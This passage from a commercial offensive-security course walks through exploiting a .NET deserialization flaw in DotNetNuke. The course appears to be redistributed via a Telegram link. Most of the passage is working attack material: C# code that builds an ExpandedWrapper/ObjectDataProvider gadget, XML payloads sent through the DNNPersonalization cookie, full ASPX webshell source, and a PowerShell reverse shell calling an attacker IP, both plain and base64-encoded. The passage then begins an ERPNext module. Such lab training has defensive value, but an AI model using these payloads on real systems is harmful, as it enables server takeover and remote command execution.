[83](Microsoft, 2020), https://referencesource.microsoft.com/#System.Data.Services/System/Data/Services/Internal/ExpandedWrapper.cs

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

documentation for the Projection Operations,[84] we learn that a projection is a mechanism by which a particular object is transformed into a different form.

Projections (and expansions) are typically found in the world of data providers and databases. Their primary purpose is to reduce the number of interactions between an application and a backend database relative to the number of queries that are executed. In other words, they facilitate data retrieval using JOIN queries, rather than multiple individual queries.[85]

While the details of this process are outside the scope of this module, there is one aspect of it that is highly relevant to our problem. Specifically, in order to enable the encapsulation of the data retrieved using expansions and projections, data providers need to be able to create objects of arbitrary types. This is accomplished using the *ExpandedWrapper* class, which represents a generic object type. Most importantly for us, the constructors for this class allow us to specify the object types of the objects that are encapsulated in a given instance. This is exactly what we need to enable the *XmlSerializer* to serialize an object properly and solve the issue we encountered previously.

In essence, we can use this class to wrap our source object (*ObjectDataProvider*) into a new object type and provide the properties we need (*ObjectDataProvider.MethodName* and *ObjectDataProvider.MethodParameters*). This set of information is assigned to the *ExpandedWrapper* instance properties, which will allow them to be serialized by the *XmlSerializer*. Again, this satisfies the *XmlSerializer* limitations as it cannot serialize class methods, but rather only public properties and fields.

Let's see how that looks in practice.

```
01: using System; 02:
using System.IO;
03: using DotNetNuke.Common.Utilities;
04: using System.Collections;
05: using System.Data.Services.Internal;
06: using System.Windows.Data;
07:
08: namespace ExpWrapSerializer
9:  {
10:     class Program
11:     {
12:         static void Main(string[] args)
13:         {
14:             Serialize();
15:         }
16:
17:         public static void Serialize()
18:         {
19:             ExpandedWrapper<FileSystemUtils, ObjectDataProvider> myExpWrap = new
ExpandedWrapper<FileSystemUtils, ObjectDataProvider>();
20:             myExpWrap.ProjectedProperty0 = new ObjectDataProvider();
21:             myExpWrap.ProjectedProperty0.ObjectInstance = new FileSystemUtils();
22:             myExpWrap.ProjectedProperty0.MethodName = "PullFile";
```

[84] (Microsoft, 2015), https://docs.microsoft.com/en-us/dotnet/csharp/programming-guide/concepts/linq/projection-operations

[85] (OakLeaf Systems, 2010), http://oakleafblog.blogspot.com/2010/07/windows-azure-and-cloud-computing-posts_22.html

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
23:
myExpWrap.ProjectedProperty0.MethodParameters.Add("http://192.168.119.120/myODPTest.tx
t");
24:
myExpWrap.ProjectedProperty0.MethodParameters.Add("C:/inetpub/wwwroot/dotnetnuke/PullF
ileTest.txt");
25:
26:
27:             Hashtable table = new Hashtable();
28:             table["myTableEntry"] = myExpWrap;
29:             String payload = XmlUtils.SerializeDictionary(table, "profile");
30:             TextWriter writer = new
StreamWriter("C:\\Users\\Public\\ExpWrap.txt");
31:             writer.Write(payload);
32:             writer.Close();
33:
34:             Console.WriteLine("Done!");
35:         }
36:
37:     }
38: }
```

Listing 224 - Serializing an ExpandedWrapper object

In Listing 224 starting on line 19 we can see that instead of using the *ObjectDataProvider* directly, we are now instantiating an object of type *ExpandedWrapper<FileSystemUtils, ObjectDataProvider>*. Furthermore, we use the generic *ProjectedProperty0* property to create an *ObjectDataProvider* instance. The remainder of code should look familiar.

If we compile and execute this code, we will see that there are no exceptions generated during the execution and that our webserver indeed processed a corresponding HTTP request.

The serialized object now looks like this:

```
<profile><item key="myTableEntry"
type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.Fil
eSystemUtils, DotNetNuke, Version=9.1.0.367, Culture=neutral,
PublicKeyToken=null],[System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]],
System.Data.Services, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"><ExpandedWrapperOfFileSystemUtilsObjectDataProvider
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><ProjectedProperty0><ObjectInstance
xsi:type="FileSystemUtils"
/><MethodName>PullFile</MethodName><MethodParameters><anyType
xsi:type="xsd:string">http://192.168.119.120/myODPTest.txt</anyType><anyType
xsi:type="xsd:string">C:/inetpub/wwwroot/dotnetnuke/PullFileTest.txt</anyType></Method
Parameters></ProjectedProperty0></ExpandedWrapperOfFileSystemUtilsObjectDataProvider><
/item></profile>
```

Listing 225 - Serialized ExpandedWrapper instance

However, our ultimate goal is to make sure that our serialized object can be properly deserialized within the DNN web application. We can test this quickly in our example application by implementing that functionality.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
01: using System; 02:
using System.IO;
03: using DotNetNuke.Common.Utilities;
04: using DotNetNuke.Common;
05: using System.Collections;
06: using System.Data.Services.Internal;
07: using System.Windows.Data;
08:
9:  namespace ExpWrapSerializer
10: {
11:     class Program
12:     {
13:         static void Main(string[] args)
14:         {
15:             //Serialize();
16:             Deserialize();
17:         }
18:
19:         public static void Deserialize()
20:         {
21:             string xmlSource =
System.IO.File.ReadAllText("C:\\Users\\Public\\ExpWrap.txt");
22:             Globals.DeserializeHashTableXml(xmlSource);
23:         }
24:
25:         public static void Serialize()
26:         {
27:             ExpandedWrapper<FileSystemUtils, ObjectDataProvider> myExpWrap = new
ExpandedWrapper<FileSystemUtils, ObjectDataProvider>();
28:             myExpWrap.ProjectedProperty0 = new ObjectDataProvider();
29:             myExpWrap.ProjectedProperty0.ObjectInstance = new FileSystemUtils();
30:             myExpWrap.ProjectedProperty0.MethodName = "PullFile";
31:
myExpWrap.ProjectedProperty0.MethodParameters.Add("http://192.168.119.120/myODPTest.tx
t");
32:
myExpWrap.ProjectedProperty0.MethodParameters.Add("C:/inetpub/wwwroot/dotnetnuke/PullF
ileTest.txt");
33:
34:
35:             Hashtable table = new Hashtable();
36:             table["myTableEntry"] = myExpWrap;
37:             String payload = XmlUtils.SerializeDictionary(table, "profile");
38:             TextWriter writer = new
StreamWriter("C:\\Users\\Public\\ExpWrap.txt");
39:             writer.Write(payload);
40:             writer.Close();
41:
42:             Console.WriteLine("Done!");
43:         }
44:
45:     }
46: }
```

Listing 226 - Testing the DNN deserialization of our ExpandedWrapper object

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Notice that in Listing 226 on line 19, we have implemented a simple *Deserialize* function. This function reads the serialized *ExpandedWrapper* object we have previously created from a file and uses the native DNN function to start the deserialization process. You will recall that this is the same function that is called in the *LoadProfile* (Figure 135) function we identified as the entry point for our vulnerability analysis at the beginning of this module.

If we run this compiled application under dnSpy and set a breakpoint on the *InvokeMember* function call inside *ObjectDataProvider.InvokeMethodOnInstance*, we can indeed validate that the deserialization is proceeding as we hoped for by looking at the call stack (Figure 170).




Figure 170: Deserialization of the ExpandedWrapper object

Moreover Figure 171 shows that the *myODPTest.txt* file is being downloaded again from our webserver, indicating the *PullFile* method has been successfully triggered during the deserialization process.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
kali@kali:~$ sudo tail -f /var/log/apache2/access.log
192.168.121.120 - - [06/Sep/2018:13:57:30 -0700] "GET /myODPTest.txt HTTP/1.1" 200 266 "-" "-"
192.168.121.120 - - [06/Sep/2018:14:00:36 -0700] "GET /myODPTest.txt HTTP/1.1" 200 266 "-" "-"
```

Figure 171: Webserver log indicates successful code execution during deserialization

Now that we have constructed and validated a working payload, it is finally time to put everything together and test it against our DNN server.

7.3.5.1 Exercise

Repeat the steps described in the previous section and ensure that the generated payload is working as intended.

7.4 Putting It All Together

At this point we can set up the entire attack and try to gain a reverse shell using this vulnerability. In order to do that, we will use a ASPX command shell that can be found on our attacking Kali VM. We'll copy that into our webserver root directory and make sure we set the correct permissions on it.

```
kali@kali:~$ locate cmdasp.aspx
/usr/share/webshells/aspx/cmdasp.aspx

kali@kali:~$ cat /usr/share/webshells/aspx/cmdasp.aspx
<%@ Page Language="C#" Debug="true" Trace="false" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script Language="c#" runat="server"> void
Page_Load(object sender, EventArgs e)
{
}
string ExcuteCmd(string arg)
{
ProcessStartInfo psi = new ProcessStartInfo();
psi.FileName = "cmd.exe";
psi.Arguments = "/c "+arg;
psi.RedirectStandardOutput = true;
psi.UseShellExecute = false;
Process p = Process.Start(psi);
StreamReader stmrdr = p.StandardOutput;
string s = stmrdr.ReadToEnd();
stmrdr.Close();
return s;
}
void cmdExe_Click(object sender, System.EventArgs e)
{
Response.Write("<pre>");
Response.Write(Server.HtmlEncode(ExcuteCmd(txtArg.Text)));
Response.Write("</pre>");
}
</script>
<HTML>
<HEAD>
<title>awen asp.net webshell</title>
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
</HEAD>
<body >
<form id="cmd" method="post" runat="server">
<asp:TextBox id="txtArg" style="Z-INDEX: 101; LEFT: 405px; POSITION: absolute;
TOP: 20px" runat="server" Width="250px"></asp:TextBox>
<asp:Button id="testing" style="Z-INDEX: 102; LEFT: 675px; POSITION: absolute;
TOP: 18px" runat="server" Text="excute" OnClick="cmdExe_Click"></asp:Button>
<asp:Label id="lblText" style="Z-INDEX: 103; LEFT: 310px; POSITION: absolute; TOP:
22px" runat="server">Command:</asp:Label>
</form>
</body>
</HTML>

<!-- Contributed by Dominic Chell (http://digitalapocalypse.blogspot.com/) --
> <!-- http://michaeldaw.org 04/2007 -->

kali@kali:~$ sudo cp /usr/share/webshells/aspx/cmdasp.aspx /var/www/html/

kali@kali:~$ sudo chmod 644 /var/www/html/cmdasp.aspx
```

Listing 227 - Setting up our attacking webserver

We'll use our application to serialize the *ExpandedWrapper* object again, making sure that we modify the URL and the file name we use in the *MethodName* parameters. As a result, we should see a serialized object similar to the following:

```
<profile><item key="myTableEntry"
type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.Fil
eSystemUtils, DotNetNuke, Version=9.1.0.367, Culture=neutral,
PublicKeyToken=null],[System.Windows.Data.ObjectDataProvider, PresentationFramework,
Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]],
System.Data.Services, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089"><ExpandedWrapperOfFileSystemUtilsObjectDataProvider
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><ProjectedProperty0><ObjectInstance
xsi:type="FileSystemUtils"
/><MethodName>PullFile</MethodName><MethodParameters><anyType
xsi:type="xsd:string">http://192.168.119.120/cmdasp.aspx</anyType><anyType
xsi:type="xsd:string">C:/inetpub/wwwroot/dotnetnuke/cmdasp.aspx</anyType></MethodParam
eters></ProjectedProperty0></ExpandedWrapperOfFileSystemUtilsObjectDataProvider></item
></profile>
```

Listing 228 - A payload that will upload an ASPX command shell to the DNN server from our Kali VM

Please keep in mind that the reason we can write to the DNN root directory is due to the permissions we had to give to the IIS account, per DNN installation instructions:

> *the website user account must have Read, Write, and Change Control of the root website directory and subdirectories (this allows the application to create files/folders and update its config files)*

We can now modify a HTTP request as we did earlier in this module and send it to our target. This time however we will use our serialized object as the DNNPersonalization cookie value.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 172: Sending our final payload to the DNN webserver

Everything should have worked as expected at this point and our malicious payload should have executed as expected. We can confirm that by looking at the webserver log file, which indicates that our ASPX shell has been downloaded.

```
192.168.121.120 - - [07/Sep/2018:13:31:13 -0700] "GET /cmdasp.aspx HTTP/1.1" 200
1662 "-" "-"
```

Listing 229 - Our malicious ASPX shell has been downloaded by the DNN web application

Finally, we can validate our attack success by browsing to our newly uploaded webshell.

Figure 173: Our ASPX command shell can be accessed on the DNN webserver

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

At this point, we can execute any command of our choosing. In order to wrap up our attack we will execute a PowerShell reverse shell command[86] and make sure we receive that shell on our Kali VM.

The following listing shows the Powershell reverse shell one-liner command we will use:

```
$client = New-Object System.Net.Sockets.TCPClient('192.168.119.120',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Leng
th);$stream.Flush()};
```

Listing 230 - Plaintext version of the Powershell one-liner we will use for our reverse shell.

To avoid any possible quotation and encoding issues while passing the above complex command to the webshell, we are going to encode it to *base64* format, since the PowerShell executable accepts the *–EncodedCommand* parameter, which instructs the interpreter to *base64-decode* the command before executing it. Please also note that PowerShell uses the Little Endian *UTF-16* encoding version, which is reflected in the *iconv* command in the following listing.

```
kali@kali:~$ cat powershellcmd.txt
$client = New-Object System.Net.Sockets.TCPClient('192.168.119.120',4444);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0,
$bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Leng
th);$stream.Flush()};

kali@kali:~$ iconv -f ASCII -t UTF-16LE powershellcmd.txt | base64 | tr -d "\n"
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBO
AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYA
OAAuADIALgAyADMAOAAnACwANAA0ADQANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABp
AGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQA
ZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAg
AD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIA
eQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9
ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcwB0AGUA
bQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBp
AG4AZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0A
IAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBn
ACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsA
IAAnAFAAUwAgACcAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAnAD4AIAAnADsAJABz
AGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoA
QQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAk
AHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUA
bgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAo
ACkAfQA7AAoA
```

Listing 231 - The command used to encode our reverse shell

[86] (Nikhil Mittal, 2018), https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcpOneLine.ps1

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The final command we will execute from the webshell then looks like the following:

```
powershell.exe -EncodedCommand
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAF
MAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACcAMQA5ADIALgAxADYAOAAuADIALgAyADMAOAAn
ACwANAA0ADQANAApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQ
BhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUA
ewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHMAdAByAGUAYQBtAC4AUgBlAGEAZAAoACQAYgB5AH
QAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAk
AGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAALQBUAHkAcABlAE4AYQBtAGUAIABTAHkAcw
B0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBuAGMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAG4A
ZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4AC
AAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABi
AGEAYwBrADIAIAAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAnAFAAUwAgACcAIAArACAAKABwAHcAZA
ApAC4AUABhAHQAaAAgACsAIAAnAD4AIAAnADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQA
LgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAG
QAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAw
ACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaA
AoACkAfQA7AAoA
```

Listing 232 - PowerShell reverse shell we will execute in our ASPX command shell

Finally, our exploit is complete and we successfully receive our reverse shell.

```
kali@kali:~$ nc -lvp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [192.168.119.120] from WIN-2TU088Q2N5H.localdomain [192.168.121.120]
54654 whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv> exit
kali@kali:~$
```

Listing 233 - Our exploit has worked and we have received a shell

7.4.1.2 Exercise

1. Repeat the attack described in the previous section and obtain a reverse shell
2. The original Muñoz and Mirosh presentation includes a reference to the DNN *WriteFile* function, which can be used to disclose information from the vulnerable DNN server. Generate an XML payload that will achieve that goal.

7.4.1.3 ysoserial.net

Now that we have manually analyzed and exploited this vulnerability, and have gained a thorough understanding of the *ObjectDataProvider* gadget mechanics, we need to mention a tool that can automate many of these tasks for us. Using the original *ysoserial* Java payload generator[87] as inspiration, researcher Alvaro Muñoz also created the *ysoserial.net*[88] payload generator that, as the name implies, specifically targets unsafe object deserialization in .Net applications.

In addition to the gadget we used in this module, *ysoserial.net* includes additional gadgets that can be useful to an attacker if certain conditions are present in a vulnerable application. We

[87] (Chris Frohoff, 2019), https://github.com/frohoff/ysoserial

[88] (Alvaro Muñoz, 2020), https://github.com/pwntester/ysoserial.net

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

strongly encourage you to inspect the payloads it offers as well as the inner workings of this tool, as it will enhance your knowledge and allow you to possibly exploit a variety of different .Net deserialization vulnerabilities.

7.4.1.4 Extra Mile

Although we have not discussed Java deserialization vulnerabilities in this course, it is worth mentioning that one such vulnerability exists in the ManageEngine Applications Manager instance in your lab. We encourage you to get familiar with the Java *ysoserial* version and try to identify and exploit this vulnerability.

7.5 Wrapping Up

In this module we analyzed a vulnerability in the DNN platform that clearly demonstrates that .NET applications can suffer from deserialization issues similar to any other language. Although deserialization vulnerabilities are arguably found more often in PHP and Java applications, we encourage you not to neglect this class of vulnerabilities when facing .NET applications, as they can prove to have a critical impact.

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

8 ERPNext Authentication Bypass and Server Side Template Injection

This module covers two vulnerabilities that can be used to exploit ERPNext,[89] an open source Enterprise Resource Planning software built on the Frappe Web Framework.[90]

These vulnerabilities were originally discovered in Frappe, but we will leverage the feature set in ERPNext to exploit them. The first vulnerability we will discuss is a standard SQL injection including an in-depth analysis on how the vulnerability was discovered.

The SQL injection vulnerability will allow us to bypass authentication and access the Administrator console. With access to the Administrator console, we will examine a Server Side Template Injection[91] (SSTI) vulnerability in detail. We will leverage the SSTI vulnerability to achieve remote code execution. Finally, we'll wrap up by discussing how straying from the intended software design patterns can assist in vulnerability discovery.

8.1 Getting Started

In this module we will attack as an unauthenticated user and we will use a white-box approach. This means that we will be providing system and application credentials for debugging purposes.

Let's start by reverting the ERPNext virtual machine from the student control panel, where the credentials for the ERPNext server and application accounts are located.

Let's begin by configuring our environment.

8.1.1 Configuring the SMTP Server

In this module, we'll need to be able to send emails as we attempt to bypass the password reset functionality. To do this, we will need to set Frappe to use our Kali machine as the SMTP server. We can log in to the ERPNext server via SSH to make the necessary changes.

```
kali@kali:~$ ssh frappe@192.168.121.123
frappe@192.168.121.123's password:
...
 Please access ERPNext by going to http://localhost:8000 on the host
 system. The username is "Administrator" and password is "admin"

 Do consider donating at https://frappe.io/buy

 To update, login
 as username:
 frappe password:
 frappe cd frappe-
 bench bench update
```

[89] (Frappe, 2020), https://erpnext.com/

[90] (Frappe, 2020), https://frappe.io/frappe

[91] (Portswigger, 2015), https://portswigger.net/research/server-side-template-injection

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
frappe@ubuntu:~$
```

Listing 234 - Logging in via SSH

Next, we need to edit *site_config.json* (found in *frappe-bench/sites/site1.local/*) to match the contents shown in Listing 235.

```
frappe@ubuntu:~$ cat frappe-bench/sites/site1.local/site_config.json
{
 "db_name": "_1bd3e0294da19198",
 "db_password": "32ldabYvxQanK4jj",
 "db_type": "mariadb",
 "mail_server": "<YOUR KALI
 IP>", "use_ssl": 0,
 "mail_port": 25,
 "auto_email_id": "admin@randomdomain.com"
}
```

Listing 235 - site_config.json for email server

At this point, ERPNext will send emails to our Kali system. However, we still need to configure Kali to listen for incoming SMTP connections. We can accomplish this using the Python *smtpd* module and the **`-c DebuggingServer`** flag to discard the messages after the smtpd server receives them.

```
kali@kali:~$ sudo python3 -m smtpd -n -c DebuggingServer 0.0.0.0:25
```

Listing 236 - Starting SMTP server on Kali

Since we won't need to see the contents of the emails, we can run the smtpd server in the background by adding "&" at the end of the command.

With the smtpd server started, ERPNext will be able to conduct password resets.

8.1.1.1 Exercise

Configure the SMTP server in Kali and the ERPNext server.

8.1.2 Configuring Remote Debugging

